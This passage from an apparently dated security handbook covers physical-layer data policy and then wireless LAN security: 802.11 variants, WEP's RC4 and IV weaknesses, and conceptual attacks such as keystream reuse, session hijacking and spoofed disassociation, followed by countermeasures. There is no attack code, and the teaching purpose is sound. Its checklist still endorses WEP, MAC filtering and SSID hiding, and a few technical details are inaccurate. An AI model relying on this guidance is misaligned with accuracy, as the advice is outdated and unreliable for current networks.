Security of data traversing network cables and devices should be provided in accordance with written policy. Security must provide value if it is to make sense for an organization, and data management policy provides a foundation for implementing sound tactical security measures. Call it what you like, but what this author refers to as "data management policy" defines data classification and proper data handling instructions for an organization. Should we employ wireless technology for this project? Do we need to encrypt traffic over this link? Do we need to make use of a PDS to protect against unauthorized physical access to the cables that we are stringing throughout our campus? The answer to each of these hypothetical questions is a resounding "it depends," and is best resolved by referring to policy that mandates how data will be protected in accordance with its value to the organization. Sound practice in determining the value of data to an organization is to at least qualify, and, if you can do so meaningfully, quantify its value in terms of confidentiality, availability, and integrity.

The Department of Defense offers a good example of policy in action. Now, you are probably thinking, "Hey, that's the Department of Defense. What they do won't make sense for my organization." And you are right—you will need to develop your own. SANS offers a good template to work from, as do several good policy publications on the market. The DoD provides a good example because they have a policy that makes sense for them, it works, and most of us are familiar with the concepts. Everyone has heard the terms "Top Secret," "Secret," and "Unclassified," and we all understand that our ability to get our hands on documents or data gets more difficult as we tend toward "Top Secret." That is data classification, and it is important for every organization, although most organizations will probably find terms like "Proprietary," "Confidential," and "Public" to be more beneficial terms for their use. Data classification is one piece of the data management puzzle, but only addresses the confidentiality of the data. You also need to know the criticality of your data in terms of availability and integrity if you want to effectively protect it.

142.7 Conclusion

Protection at the physical layer can be accomplished by preventing an attacker from tapping the cable or device, encrypting data links, providing redundant data paths for high availability, and by reducing the likelihood of environmental impacts such as lighting strikes and excessive RF emissions. Detection and monitoring techniques must be employed to make certain that the physical assurances in place remain operational and intact. Organizations must develop a strategy, and then put that strategy in writing through sound policies that make sense for their business. Finally, they must protect the media in accordance with their policy by employing physical network layer media that will not only meet the technical needs of the business, but also the strategic security needs of the business.

Wireless LAN Security Challenge

Frandinata Halim
Gildas Deograt-Lumy

The WLAN (wireless local area network) is getting more popular due to its simplicity and flexibility. In today's computing era, wireless installation is very easy and people are able to connect to a network backbone in a very short timeframe. Undoubtedly, wireless interconnection offers more flexibility than a wired interconnection. Using a wireless interconnection, people are able to sit in their preferred spot, step aside from a crowded room, or even sit in an open-air area and continue their work there. They do not have to check any wall outlet and, moreover, they do not have to see any network cables tailing to their device.

Following the proliferation of wireless technology, many Internet cafés started to offer a wireless Internet connection. Internet access areas are available in airports and other public facilities. People can also access their data in the server using their handheld devices while they walk to other rooms. Past visions of such wireless network technology have now become a reality.

However, in addition to the wide use of wireless technology throughout home-user markets, easily exploitable holes in the standard security system have stunted the wireless deployment rate in enterprise environments. Although many people still do not know exactly where the weaknesses are, most have accepted the prevailing wisdom that wireless networks are inherently insecure and nothing can be done about it. So, is it possible to securely deploy a wireless network in today's era? What exactly are the security holes in the current standard, and how do they work? Toward which direction will wireless security be heading in the near future? This chapter attempts to shed some light on these questions and others about wireless networking security in an enterprise environment.

A WLAN uses the air as its physical infrastructure. In reality, it is quite difficult to capture a complete set of traffic on the Internet because each network packet may go through different paths. However, some parties, like ISP employees or intelligence organizations, are likely to possess such ability. Moreover, people around the wireless neighborhood may be within the signal coverage area, and hence they can capture the WLAN traffic. Therefore, physical security in wireless technology is no longer as effective as it is on wired technology because there are no physical boundaries within wireless technology.

There are many new risks concerning WLANs, wherein certain security measures must be taken to preserve the confidentiality, availability, and integrity of information passing through a wireless interconnection. Hence, the level of convenience offered by WLAN technology will consequently be adversely affected. In fact, the only security offered by WEP as the current security feature defined in the 802.11 standard also has its own vulnerabilities. Furthermore, the easiness of installing a rogue (unauthorized) access point within a wireless system also introduces a new risk of backdoors to a system that bypass the perimeter defense system (e.g., firewall).

WLANs offer many challenges and this demands that security professionals creatively invent a defense-in-depth solution to answer those challenges. International standards organizations also have an increasing challenge to provide a secure and robust standard to the industry.

143.1 WLAN Overview

In 1997, the IEEE established a standard for wireless LAN products and operations based on the 802.11 wireless LAN standards. The throughput for the 802.11 standard was only 2 Mbps, which was below the IEEE 802.3 Ethernet standard of 10 Mbps. To make the standard more acceptable, IEEE then ratified the 802.11b standard extension in late 1999. The throughput in this new standard has been raised to 11 Mbps, thus making this extension more comparable to the wired equivalent.

The 802.11 standard and its subsequent extension, 802.11b, are operating under the unlicensed Industrial, Scientific, and Medical (ISM) band of 2.4 GHz. As with any of the other 802 networking standards, the 802.11 specification affects the two lower layers of the OSI reference model—the physical and data-link layers. There are some other devices operating in this band, such as wireless cameras, remote phones, and microwave ovens. In operation, the 802.11 standard defines two methods to control RF propagation in airwave media: frequency hopping spread-spectrum (FHSS) and direct sequence spread-spectrum (DSSS). DSSS is the most widely used; it utilizes the same channel for the duration of transmission. The band is divided into 14 channels at 22 MHz each, with 11 channels overlapping the adjacent ones and three nonoverlapping channels.

143.1.1 802.11 Extensions

Several extensions to the 802.11 standard have been either ratified or are in progress by their respective task group committees within the IEEE. Below are the three current task group activities that affect WLAN users most directly.

143.1.1.1 802.11b

802.11b operates at 2.4 GHz with a maximum bandwidth of 11 Mbps and is the most widely used implementation today. Both 802.11a and 802.11b standards have at least 30 percent of protocols overhead and errors. The 802.11b extension increases the data rate from 2 Mbps to 11 Mbps.

143.1.1.2 802.11a

802.11a is a WLAN standard that operates at 5.2 GHz with a maximum bandwidth of 54 Mbps. Because the frequency is higher, the effective transmission distance in 802.11a is consequently shorter than in 802.11b. Due to this disadvantage, many vendors try to adopt both technologies in order to derive the greatest benefit from them.

143.1.1.3 802.11g

802.11g is the compatibility standard between 802.11a and 802.11b, using the 2.4-GHz band and also 5 GHz while supporting 54-Mbps data transmission. This makes the standard backward compatible with 802.11b. It is also interesting because the 802.11b backward compatibility preserves previous infrastructure investments.

143.1.1.4 Other Extensions

- 802.11i deals with 802.11 security weaknesses, and, as of this writing, has not been completed.
- 802.11d aims to produce 802.11b, which works at another frequency.
- 802.11e works by adding a QoS capability to enhance audio and video transmission on an 802.11 network.
- 802.11f tries to improve the roaming mechanism in 802.11 to offer the same mobility as cell phones.
- 802.11h attempts to provide better control over the transmission power and radio channel selection to 802.11a.

143.2 Wireless LAN Working Mode

There are two possibilities of how to operate WLAN network access: ad hoc mode (Exhibit 143.1) and infrastructure mode (Exhibit 143.2). Ad hoc mode is used for PC-to-PC direct connection.

The ad hoc mode is simply multiple wireless clients in communication with each other as peers in the range of a radio signal. It is spontaneously created between the wireless clients. All processes are handled by a station, as there are no access points (APs) in this mode. An AP will deny any association and will cause a failed authentication when the wireless client is explicitly configured to use ad hoc mode.



EXHIBIT 143.1 Ad hoc mode wireless LAN.



EXHIBIT 143.2 Infrastructure mode wireless LAN.

During implementation, WLAN bridge products are based on the infrastructure mode for PC-to-AP (network) connection.

As shown in Exhibit 143.2, the infrastructure mode consists of several clients talking to one or more APs that act as a distribution point. The AP will then act as a permanent structure and provide connectivity between the client and the wired network. Because an AP handles the connectivity control, the infrastructure mode offers several security protections, which are discussed further below.

As previously described, the 802.11 standard uses an unlicensed Industrial-Scientific-Medical (ISM) 2.4-GHz band, which is divided into 15 channels. (In some countries, legislation may limit the use of all available channels. For example, it might allow only the first 11 channels.) Wireless clients automatically scan all the channels to identify any listening channel by finding any available Access Points. If the parameter settings are matched, the connectivity will be established and users may use the network resource.

To differentiate one network from another, the 802.11 standard defines the Service Set Identifier (SSID). SSID makes all components under the same network use the same identifier and form a single network. Consequently, the components from different networks will not be able to talk to each other. This is similar to assigning a subnet mask for a particular network group. An AP will take only a transmitted frame with the same SSID and will disregard the others. An SSID can consist of up to 32 characters.

The 802.11 standard network uses a special transmission method called Carrier Sense Multiple Access/Collision Avoidance (CSMA/CA). This media access sharing method is similar to the CSMA/CD method used by the 802.3 standard. The CSMA/CA method will listen to airwaves for any activity. If there is no activity detected, it will send the frame to airwaves. If the sender detects a collision, it will wait for a random time and then resend the frame. According to the recent and wide implementation of 802.11b, the bandwidth used by the system is up to 11 Mb per access point. Regarding the CSMA/CA sharing method, the real bandwidth used is divided among all users on that frequency. One can add another access point in the same area using different frequency channels (a maximum of three channels) to increase the network bandwidth.

143.2.1 Association Process

A process called an "association process" is needed to connect a network device to an AP. During this process, each device will authenticate to each other, similar to the handshake process in other protocols. The step-by-step process, shown in Exhibit 143.3, is as follows:

- *Unauthenticated and unassociated.* The client searches and selects a network name, called the SSID (Service Set Identifier).



EXHIBIT 143.3 Association process.

- *Authenticated and unassociated.* The client does authentication with the access point.
- *Authenticated and associated.* The client sends an association request frame to the access point and the access point replies to the request.

Exhibit 143.3 shows this process.

There are two optional mechanisms during the authentication process: open authentication and shared key authentication. In open authentication, the client must know the SSID value and the WEP keys, if WEP is activated. The process will begin without any previous handshake and will use the SSID and WEP key value in the frame. In shared key authentication, wireless clients must first associate before they can use the access point to connect to a network. The association process starts with the client sending an association request to an Access Point. The access point will then reply with a challenge (some random cleartext) to the client. The client will have to encrypt the challenge with its WEP key and send back the response to the access point. The access point then decrypts the response and compares the result with the challenge. If they are matched, then both are authenticated. However, this authentication process is vulnerable to a known plaintext attack.

143.3 WLAN Security

In 1997, when the 802.11 standard was ratified, the authors were aware that this system needed privacy protection. That is why this standard is equipped with a security and privacy solution to make it equal to its traditional solution, which is the wired network. That is also where the name for the privacy solution "Wired Equivalent Privacy" originated. The idea was not to provide the most robust security solution, but only to provide an equivalent level of privacy to that offered by the wired network and thereby prevent standard eavesdropping.

WEP uses a 64-bit RC4 encryption algorithm, which consists of a 40-bit key and a 24-bit initialization vector (IV). The two available methods to use WEP keys are to use four shared different keys between stations and the access point or to use a key mapping table where each MAC will have a dedicated key.

Many papers have proven that there is an inadequate security mechanism offered by WEP keys. It is quite easy to attack the WEP and it is difficult to manage the keys. Changing the hard-coded keys in the station configuration frequently will not be suitable in a large WLAN deployment. Stolen devices and malicious users are just two examples of how the secret keys can be leaked out.

143.3.1 How WEP Works

Let's look at the step-by-step process of WEP to get more insight into how WEP actually works. Initially, the message will go through an integrity check process to ensure that the message is not changed due to the encryption process or a transmission error. The 802.11 standard uses CRC-32 to produce an integrity check value (ICV). The ICV will then be added to the end of the original message, and this combination will be encrypted at once. The next step is to create the key stream; in this case, WEP will use RC4 as its stream cipher encryption. The key stream generated by RC4 uses a combination of a random 24-bit initialization vector (IV), which is then added into the 40-bit secret key (declared in the authentication process). Both the 64-bit IV and secret key will then become the input for the RC4 algorithm and produce a key stream called a WEP pseudo-random number generator (PRNG). The WEP PRNG length is the same as the message plus the ICV. Once the stream cipher is working, the message and the ICV are XORed to produce a ciphertext. This ciphertext, together with the IV and key ID, are then ready to be transmitted. The key ID is an eight-bit value, consisting of six bits with a static value of zero and two bits for the actual key ID value. The key ID is used to figure out which one of the four secret keys (previously entered into both the access point and the client) is used to encrypt the frame. Now we can see that WEP only uses 40 bits of the secret key effectively; on the other hand, it uses a 64-bit input to generate the key stream. It is the 24-bit IV at the beginning of the key that has created a cryptographic flaw, as it is transmitted in plaintext and in the small IV space. Exhibit 143.4 shows this process.

143.3.2 IV Length Problem

The first standard for WEP, as defined in the 802.11 standard, is to use a 24-bit IV. This can lead to attacks due to the short length of the IV. A 24-bit length will produce approximately 16 million possible IVs. For an 11-Mbps wireless network, available IVs are used up in a few hours and will force the system to reuse previous IV values. It will then be up to the vendors to choose which IV selection method to use, because it is not defined yet within the standard. Some vendors use an incremental value starting from 00:00:00 during the device initialization and then incrementing by 1 until it reaches FF:FF:FF. This is similar to the



EXHIBIT 143.4 WEP encryption.

TCP sequence number incrementation method from UNIX legacy. This IV collision problem can lead to cryptographic flaws, such as key stream reuse and the known plaintext attack.

143.3.3 Wired Equivalent Protocol Version 2

Realizing the many problems within the standard, the IEEE then proposed an improvement for WEP security. WEP 2 uses a 128-bit key with the same RC4 algorithm and provides for mandatory Kerberos support. Despite the increased key length, it still uses the same IV length, which results in a 104-bit shared key and a 24-bit IV. Because the IV bit length is still the same, the entire problem related to the short IV length, such as known plaintext attacks and key stream reuse, will still be relevant. Furthermore, denial-of-service attacks and rogue access point problems are not yet solved in this new version of WEP. Hence, WEP 2 does not really solve the cryptographic flaw in the previous WEP.

143.3.4 RC4 Cryptographic Flaw

Further insight into the RC4 algorithm has revealed several problems associated with the RC4 stream cipher algorithm, as mentioned by the Cryptography Newsgroup in 1995. In 2001, Fluhrer, Mantin, and Shamir described the weaknesses of the key scheduling algorithm in RC4—that is, the invariance weakness and the IV weakness. Invariance is the presence of numerous weak keys, where a small number of the keys are used to generate a major portion of the bits of the key scheduling algorithm (KSA) output. The second weakness—the IV weakness—is related to the common technique used to prevent a stream cipher from using the same key for all encryption sessions by using a different variable. This variable is commonly called the initialization vector, which is combined with the secret key to be used as input for RC4 algorithm and produce a PRNG. When the same IV is used with a number of different key stream values, the secret key can be extracted by analyzing the initial word of the key stream. Shamir et al. once demonstrated how to conduct a ciphertext attack to break an RC4 algorithm in WEP. This vulnerability also applies to the enhancement of WEP in WEP version 2. The Fluhrer, Mantin, and Shamir analysis was also proved by Adam Stubblefield of Rice University and John Ioannidis and Aviel Rubin of AT&T Labs in August 2001. In their research and with the permission of their administrator, Stubblefield and Ioannidis were able to crack WEP and pull out the secret key within a few hours. Although Stubblefield did not put the source code in his paper, there are several tools available on the Net to do it, such as Airsnort and WEPCrack. This software automates the process of secret key gathering and allows people without any knowledge of cryptography to attack WEP.

143.4 Some Attacks on WLAN

143.4.1 Keystream Reuse

One important thing to obtain to crack WEP-encrypted packets is the key stream, which can be extracted by XORing the ciphertext with the plaintext. This key stream can then be used to decrypt the WEP-encrypted packets as long as it is the one associated with the index value used during that particular communication session. There are two possible methods to obtain both the plaintext and ciphertext, along with its associated index value. The first method involves assuming that an attacker is able to send stimulus plaintext packets through the victim access points and is able to get the associated ciphertext by capturing the communication traffic between the victim access points. When the associated ciphertext can be obtained, the particular index value used during this particular WEP-encrypted session will also be obtained because the index value information is available within the frame header. This information, the index value and the key stream, is then kept in a reference library. This process is then performed many times until the library contains all the possible index values along with the associated key stream. Once the attacker has this complete library, any WEP-encrypted packets passing through the victim access points can then be decrypted by XORing the ciphertext with a particular key stream obtained from the library and based upon the particular index value used during that particular session. The other method involves obtaining both the plaintext and ciphertext, along with the particular index value, sent during the initial association process. To have the complete library containing the key stream with its associated index value, this initial association process needs to occur many times. Such a circumstance can be set by sending a disassociation process to one of the points so that the already-established WEP-encrypted communication will be disconnected and another initial association process will need to occur.

143.4.2 Session Hijacking

Even after the client successfully performs the authentication and association processes, an attacker may still be able to hijack the client session by monitoring the airwaves for the client frame. By spoofing the access point information, an attacker can send a disassociation frame to the client, which will cause the client's session to be disconnected. Then, the attacker can establish a legitimate connection with the access point on behalf of the client and continue accessing the network resources. This session hijacking can occur in a system with no WEP activated. Unfortunately, the 802.11 standard does not provide any session-checking mechanism, and hence it creates the possibility for an attacker to hijack the session. The access point also does not know whether or not the original wireless client is still connected or whether or not the remote client is fake.

143.4.3 Man-in-the-Middle Attack

Basically, this type of attack is similar to a session hijacking attack, especially at the beginning of the process. Initially, the attacker will need to listen and monitor the airwaves. After adequate information is successfully gathered, the attacker will send a disassociated frame to the victim client. The client will send broadcast probes and try to re-associate itself. The attacker will answer the request using fake access-point software to answer the re-associate request. In the next phase, the attacker will try to establish an association with the real access point by spoofing the client's MAC address. If the real access point accepts the association, then the attacker can intercept and alter the information exchanged between the victim client and the access point. This type of attack may still occur although a MAC address-filtering scheme has been applied, as it is not very difficult to spoof a MAC address. This problem arises because the 802.11 standard only describes one-way authentication.

143.4.4 Denial-of-Service Attack

Because the airwaves are used as the transmission medium, the WLAN and its versions are very likely to be vulnerable to a denial-of-service (DoS) attack. The goal of a DoS attack is to make a remote system unavailable so that legitimate clients will not be able to use the victim computing resource. A high noise attack that uses a radio jamming technique by sending a strong transmission power on a transmission band can disturb the radio frequency propagation. All airwave-based connections on that particular frequency will then be broken. This disturbance can also accidentally happen, such as interference by other products like phones, WLAN cameras, etc. A similar attack is the traffic injection attack, where the WLAN is using the CSMA/CA mechanism and the attack uses the same radio channel as the target network. The target network will then accommodate the new traffic. This particular threat is getting worse because the attacker can send a broadcast disassociation frame in a very short period of time.

143.5 Common WLAN Security Problems

A Service Set Identifier (SSID) is an identifier used by WLANs to differentiate one network from another. The SSID provides the first level of security that differentiates corporate networks from others. That is why an SSID value should be managed carefully. It should not be predictable or incorporate any known word, but should use letter-type combinations and other best practices for password creation. Usually, an access point is initially configured with a default SSID value such as "tsunami" for Cisco Aironet AP, "3com" or "101" for 3Com, and "linksys" for Linksys AP. Most engineers realize this but are too lazy to change it.

Another problem arises because many network personnel think that a stronger signal is better. Their objective is that the client must be able to receive a good signal level in as many places as possible. Such thought will introduce a higher exposure because attackers will be able to capture the traffic from the road or the parking area. Signal coverage should become an important point of consideration when implementing a wireless LAN. Several Internet sites even reveal how to make a strong signal interceptor from a Pringles® can and some PVC.

Connecting a WLAN access point into an internal network requires careful consideration because any failure can cause the entire network to be compromised. Improper implementation might also let an attacker bypass security defense systems, such as a firewall or an intrusion detection system (IDS). During product evaluation and testing, the WLAN device is attached directly to the internal network with its default configuration to see its life performance. Most engineers do not realize that by doing this, their corporate network may be compromised through this unsecured device during evaluation.

WEP, as the security feature currently available, is not really widely used. A survey conducted by Worldwide Wireless Wardrive reveals that many organizations install WLANs without using any security protection. Most implementations do not even use simple encryption. Another reason why WEP technology is not incorporated in most WLAN implementations is the connectivity mindset that believes that as long as the link connection is working properly, then the engineers' job is done. They do not pay much attention to the security aspect. Some engineers even refuse to configure WEP because they do not want to face additional difficulties.

Another reason is key management. WEP has a bad reputation because some WEP-supported products require entering the WEP key in hexadecimal while some other products accept alphanumeric characters. The inconsistency and difficulties of entering keys in a hexadecimal product are getting worse because WEP keys need to be changed periodically. WEP keys are stored in the access point and laptop. This leads to a chance that other users accessing this laptop may figure out the WEP configuration keys. Hence, the key protection mechanism is vulnerable, especially if the laptop is stolen. Every accident happening to the keys will require the keys to be renewed; and for preventive reasons, the key can be periodically refreshed. Imagine the problem with the current WEP if the administrator has to change the keys for hundreds of users. The final reason to drop WEP is that when WEP is enabled the throughput will decrease up to 50 percent.

Some problems exist when the ad hoc mode is used and the clients act as a bridge to the wired network. An attacker can try to enter the network by passing all the firewall and VPN protection. It is a problem similar to the split-tunnel in a VPN client. Therefore, it is not recommended to use ad hoc mode together with 802.3 Ethernet within a single device.

143.6 Countermeasures for WEP Limitation

The IEEE, the author of the 802.11 series, has accepted the standard protocol for WLAN by developing a task group to fix the security problem in the current protocol. The task group is working on the security protocol assigned the name 802.11i, which is expected to be finalized in early 2004. Meanwhile, vendors offer their own solutions to securing the 802.11 implementations. Organizations have to know the existing solution today and choose one that fits their needs in order to have a secure implementation of WLAN.

One solution is to provide an additional security protocol at the network layer, which is IP Security (IPSec). A mature security protocol like IPSec can overcome the weaknesses of WEP and should be jointly implemented to provide another layer of defense. However, the implementation of IPSec is a little more complex because each client will have to install an IPSec client in order to connect to the IPSec gateway. This gateway should be placed between the access point and the wired network. Operating systems that are already equipped with the IPSec feature will offer more advantages, as the process will be more transparent and use a single credential with the system logon. Examples of such operating systems include Windows 2000 and Windows XP. For a bridging solution, the implementation is easier because it will only consist of a pair of WLAN connected sites where the IPSec implementation will occur just after the WLAN bridge.

Some vendors have adopted the Extensible Authentication Protocol (EAP) defined in IEEE 802.1x, which is also called Robust Security Network (RSN). EAP uses a challenge-response scheme. An access point can open a port access only if the use has been authenticated. The access point will pass the challenge-response process between the client and the RADIUS server. The authentication process is done on the network layer instead of the data-link layer. Several vendors are adopting this solution as an acting solution until the 802.11i standard is finalized. The EAP access points, by default, provide backward compatibility for clients that do not support RSN. This can lead to a new problem because, despite the recognition of RSN as a better security mechanism, the backward compatibility feature can still bypass it. The other limitation is the absence of mutual authentication between client and authenticator (AP), which mistakenly assumes that every access point can always be trusted. Other solutions are emerging in security equipment made by companies specializing in WLAN security, such as BlueSocket, Cranite Systems, Fortress Technologies, ReefEdge, and Vernier Networks. Some of them even offer appliances that can be installed between a WLAN network and a wired network. Examples include the solutions from BlueSocket, SMC, and Vernier Networks. Others offer software-based security solutions, such as NetMotion, ReefEdge, and Cranite Systems. Most of these systems provide an identification mechanism for users who need to get access into their organization resources by providing an authentication server or passing it to another authentication server like RADIUS.

Despite the weaknesses and risks associated with WEP, it is still possible to deploy a secure WLAN implementation by implementing several additional security configurations. The ease of cracking WEP-encrypted traffic is getting worse with the emergence of several tools that can automatically crack it. Hence, a WLAN must be considered an untrusted network. Non-built-in security features may be used in addition to securing the network with firewalls and IDSs.

143.7 Design Architecture and Implementation Guidelines

It is assumed that most security officers (hopefully this includes system and network administrators) understand the value of a security policy, yet many do not show much interest in starting work on it. As previously discussed, WLANs offer plenty of vulnerabilities and risks. Although an organization may not have a WLAN yet, it would be a good practice to have a policy on it. This is equivalent to the company information monitoring policy although the company may not yet really conduct information surveillance.

Including the WLAN implementation within a company security policy may bring concerns about WLAN insecurity into discussions within the security awareness program, management, network personnel, users, etc. The paradigm that a stronger signal is better will have to be put aside. Organizations should have limited the RF propagation if they want to have a secure WLAN implementation. They need to choose the right antenna and proper implementation design in order to get the most benefit from security. There are several types of antennas available on the market, such as the Yagi antenna, patch antenna, parabolic antenna, omni antenna, etc. Each type has its own characteristics. In a very sensitive organization such as the military or government, specially designed walls can be used to control signals coming in and out of a building. This requirement can be achieved with a Faraday cage theorem such as the one used in TEMPEST technology. Exhibit 143.5 shows the antenna implementation option.

Design and antenna considerations are just a small part of a set of defense-in-depth components, and hence the security efforts of a WLAN implementation should not be limited to these two components only. Some of these antennas do not require high-technology manufacturing or a high-cost product.



EXHIBIT 143.5 Antenna implementation option.

It has been proven that an antenna can be made from an old Pringles can with a cost that is not more than U.S.$10.

As previously described, each WLAN device will have a unique identifier called an SSID. In operation, an access point will usually broadcast its SSID every few seconds; these are called beacon frames. The goal is to offer an easy and transparent process for use and quicken the association process for the user. Some NICs (network interface cards) can scan the airwaves and check the SSIDs available. Using a supported NIC and a supported operating system (e.g., Windows 2000 and Windows XP), a user could instantly join access to network resources while in the RF range. The problem is that this feature allows unauthorized users easy access without knowing the SSID for that network. Another problem is that this process speeds the recognition process for a bad guy to gather wireless network information, because the access point publishes its availability. For security reasons, it is highly recommended to turn off the beacon broadcast on every access point. Again, do not forget to change default SSIDs to some strong identifier.

Network design also has an important role in WLAN security implementation. According to the risk described earlier, separating the access point from other local networks is a must. Security practitioners or administrators could use a VLAN to separate the WLAN from the local network. A more robust solution is to put all WLAN networks on a dedicated interface to a firewall and treat them with scrutiny rules that check where all WLAN users can go and what services they can access. Even WLAN users can be treated as external users. Using an intrusion detection system (IDS) on a WLAN segment can be a good idea to prevent any unauthorized access.

While WEP is the layer of defense available today and is proven to be not secure, it is still necessary to use built-in security features for minimum protection. Other security features could be added to provide more levels of security, including MAC filtering, although MAC addresses can be spoofed. The reason we must use that security feature is because there is no need to give a bad guy an easy way to attack the network. Security officers must decide what security baseline or what level of security is needed in their organizations based on the organization security policy (see Exhibit 143.6).

143.8 Auditing the Network

Most people believe they do not need to think about WLAN security problems because they do not use WLANs. It is completely wrong to think this way. Auditing the network to find an unauthorized access point is very important, even if one is not using the WLAN. Anyone (e.g., cleaning service, visitor, maintenance technician, employee, etc.) can easily attach an access point to an active network port that lets someone from outside the building attack the system. It is similar to having a network hub at the bus stop, but even worse.

143.8.1 Implementation and Change Control

It is virtually impossible to use the initial design throughout the entire life span of an application system. Business is dynamic, so systems that support the business should also be ready to change. A change control policy and procedure for WLAN and its related systems will ensure that systems remain secure after changes. It is important to audit to ensure that everyone follows the policy and procedure.

143.8.2 Operation

PC and network technicians can accidentally change the WLAN configuration during the troubleshooting period. New or temporary access points to replace a broken access point could have a different

EXHIBIT 143.6 Wireless Security Policy Checklist

☐ Change the default SSID.
☐ Turn off SSID broadcasting.
☐ Enable WEP with a well-chosen key (flawed WEP is better than no WEP at all).
☐ Change WEP keys regularly.
☐ Use MAC address filtering.
☐ Locate all APs on dedicated port of firewall.
☐ Use a VPN to encrypt and authenticate all WLAN traffic.
☐ Use higher layer authentication and encryption (i.e., IPSec, SSH, etc.).
☐ Do a “signal audit” to determine where your wireless can be intercepted.
☐ Use an authentication mechanism, if possible (RADIUS, NoCatAuth, 802.1x, LEAP/PEAP, TTLS).
☐ Buy hardware with newer WEP replacements (TKIP, AES).
☐ Use anti-virus and personal firewalls on the client.
☐ Ensure client integrity before it connects to information resources.

configuration (e.g., enabling SNMP) that effectively changes the security level of the system. Users or PC technicians could accidentally or intentionally change the configuration by enabling the ad hoc mode. Human error is always a potential security problem. Ensuring WLAN client integrity is another challenge.

143.8.3 Monitoring

